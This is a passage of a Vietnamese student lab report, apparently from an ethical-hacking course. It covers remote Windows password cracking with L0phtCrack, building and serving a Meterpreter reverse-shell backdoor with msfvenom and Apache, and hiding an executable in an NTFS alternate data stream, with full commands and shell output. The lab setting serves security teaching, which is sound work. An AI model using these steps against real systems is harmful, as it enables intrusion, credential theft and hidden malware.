


- Bước 5:** Nhấn icon **Crack** để bắt đầu bẻ khóa password, chờ đợi quá trình crack hoàn tất, password của tất cả user sẽ hiển thị trên màn hình:




## Lab 2 – Auditing System Passwords using L0phtCrack


- **Bước 1:** Tải về L0phtCrack theo đường link: <https://l0phtcrack.gitlab.io>, giải nén để cài đặt và sử dụng;




- **Bước 2:** Khởi chạy trình Password Auditing Wizard. Chọn đối tượng sử dụng là hệ điều hành Windows;




- **Bước 3:** Chọn mục tiêu là **A remote machine** (Máy từ xa):




- **Bước 4:** Cấu hình các thông tin cần thiết để L0phtcrack có thể truy cập đến mục tiêu.




- **Bước 5:** Chọn phương thức Quick Password Audit để tiết kiệm thời gian:




- **Bước 6:** Mặc định lưu lại kết quả vào file.csv




- Bước 7:** Chọn **Run this job immediately** để thực thi job ngay lập tức:



- Bước 8:** Kiểm tra lại thông tin đã cung cấp và tiến hành tấn công:



- Bước 9:** Cho phép cài đặt LC7 Agent trên máy mục tiêu để thực hiện tấn công:



- Bước 10:** Sau khi cài đặt LC7 Agent thành công trên máy mục tiêu, L0phtcrack bắt đầu quá trình crack mật khẩu của máy mục tiêu. Chờ đợi trong giây lát, kết quả thu được 3 user trong hệ thống mục tiêu, trong đó có user Administrator với password đơn giản là 123456 như đã cấu hình:

Username	NTLM Hash	NTLM Password	NTLM State
Administrator	22ED97BD86FD0C5E9CBA954737601804	123456	Cracked (Dictionary:Text) Instantly
DefaultAccount	31D6CFEE001EA8931B72C5907E0CD89CD		Cracked (No Password) Instantly
Guest	31D6CFEE001EA8931B72C5907E0CD89CD		Cracked (No Password) Instantly

### Lab 3 – Escalating Privileges by Exploiting Client Side Vulnerabilities

Yêu cầu 1. Tạo backdoor:

- Bước 1:** Tạo file **Backdoor.exe**, tìm ra điểm yếu trong hệ thống phòng thủ của tổ chức và giành quyền truy cập vào hệ thống bằng lệnh:

```
sudo msfvenom -p windows/meterpreter/reverse_tcp -platform windows -a x86 -f exe
LHOST=192.168.95.136 LPORT=444 -o Backdoor.exe
```

```
(kali㉿kali)-[~]
$ sudo msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=192.168.95.136 LPORT=44
4 -o Backdoor.exe
[sudo] password for kali:
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: Backdoor.exe

(kali㉿kali)-[~]
$
```

#### **Yêu cầu 2. Chia sẻ file Backdoor.exe:**

- **Bước 2:** Copy file này vào file **www/html**. Sau đó, deploy file này lên **Apache2** để mục tiêu có thể down về:

```
[kali㉿kali)-[~]
$ sudo cp Backdoor.exe /var/www/html


[kali㉿kali)-[~]
$ sudo systemctl start apache2
```

### **Yêu cầu 3. Thực hiện khai thác:**

- **Bước 3:** Sử dụng **msfconsole** để bắt được khi nào nào mục tiêu chạy file exe:

**Yêu cầu 4:** Exploit điều khiển máy mục tiêu:

- Bước 4:** Truy cập vào máy Windows 10, thực hiện download file exe về và run file:



- Bước 5:** Máy Kali đã chiếm được quyền truy cập vào máy Windows 10:

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.95.136:444
[*] Sending stage (175686 bytes) to 192.168.95.144
[*] Meterpreter session 1 opened (192.168.95.136:444 → 192.168.95.144:56822) at 2024-06-05 12:04:37 -0400

meterpreter > shell
Process 8328 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.4412]
(c) Microsoft Corporation. All rights reserved.

C:\Users\21520\Downloads>ping 8.8.8.8
ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=36ms TTL=128
Reply from 8.8.8.8: bytes=32 time=33ms TTL=128
Reply from 8.8.8.8: bytes=32 time=30ms TTL=128
Reply from 8.8.8.8: bytes=32 time=28ms TTL=128

Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 28ms, Maximum = 36ms, Average = 31ms

C:\Users\21520\Downloads>
```


⇒ Thành công chiếm quyền truy cập vào hệ thống.

#### Lab 4 – Hiding Files using NTFS Streams

- Bước 1:** Copy calc.exe từ C:\Windows\System32 vào một thư mục riêng



- Bước 2:** Tạo 1 file text readme.txt với nội dung bất kỳ trong cùng một thư mục



- Bước 3:** Kiểm tra thư mục hiện hữu bằng lệnh **dir**, ta thấy xuất hiện cả **calc.exe** và **readme.txt**. Kích cỡ của **readme.txt** lúc này là **24 bytes**.

```
C:\private folder>dir
Volume in drive C has no label.
Volume Serial Number is 32B6-53D8

Directory of C:\private folder

06/06/2024 12:05 AM <DIR> .
06/06/2024 12:05 AM <DIR> ..
12/07/2019 04:09 PM 27,648 calc.exe
06/06/2024 12:06 AM 24 readme.txt
                    2 File(s) 27,672 bytes
                    2 Dir(s) 32,007,979,008 bytes free

C:\private folder>
```

- Bước 4:** Sử dụng lệnh **type** để đưa **calc.exe** vào luồng ADS (Alternate Data Streams) của file **readme.txt** (Che giấu file calc.exe vào trong readme.txt). Sau đó, nhận thấy kích cỡ của file **readme.txt** **không thay đổi** khi sử dụng lệnh **dir**:


```
C:\private folder>type calc.exe > readme.txt:calc.exe

C:\private folder>dir
Volume in drive C has no label.
Volume Serial Number is 32B6-53D8

Directory of C:\private folder

06/06/2024 12:05 AM <DIR> .
06/06/2024 12:05 AM <DIR> ..
12/07/2019 04:09 PM 27,648 calc.exe
06/06/2024 12:13 AM 24 readme.txt
                    2 File(s) 27,672 bytes
                    2 Dir(s) 32,007,249,920 bytes free
```


- Bước 5:** Xóa file **calc.exe** khỏi thư mục hiện hữu:



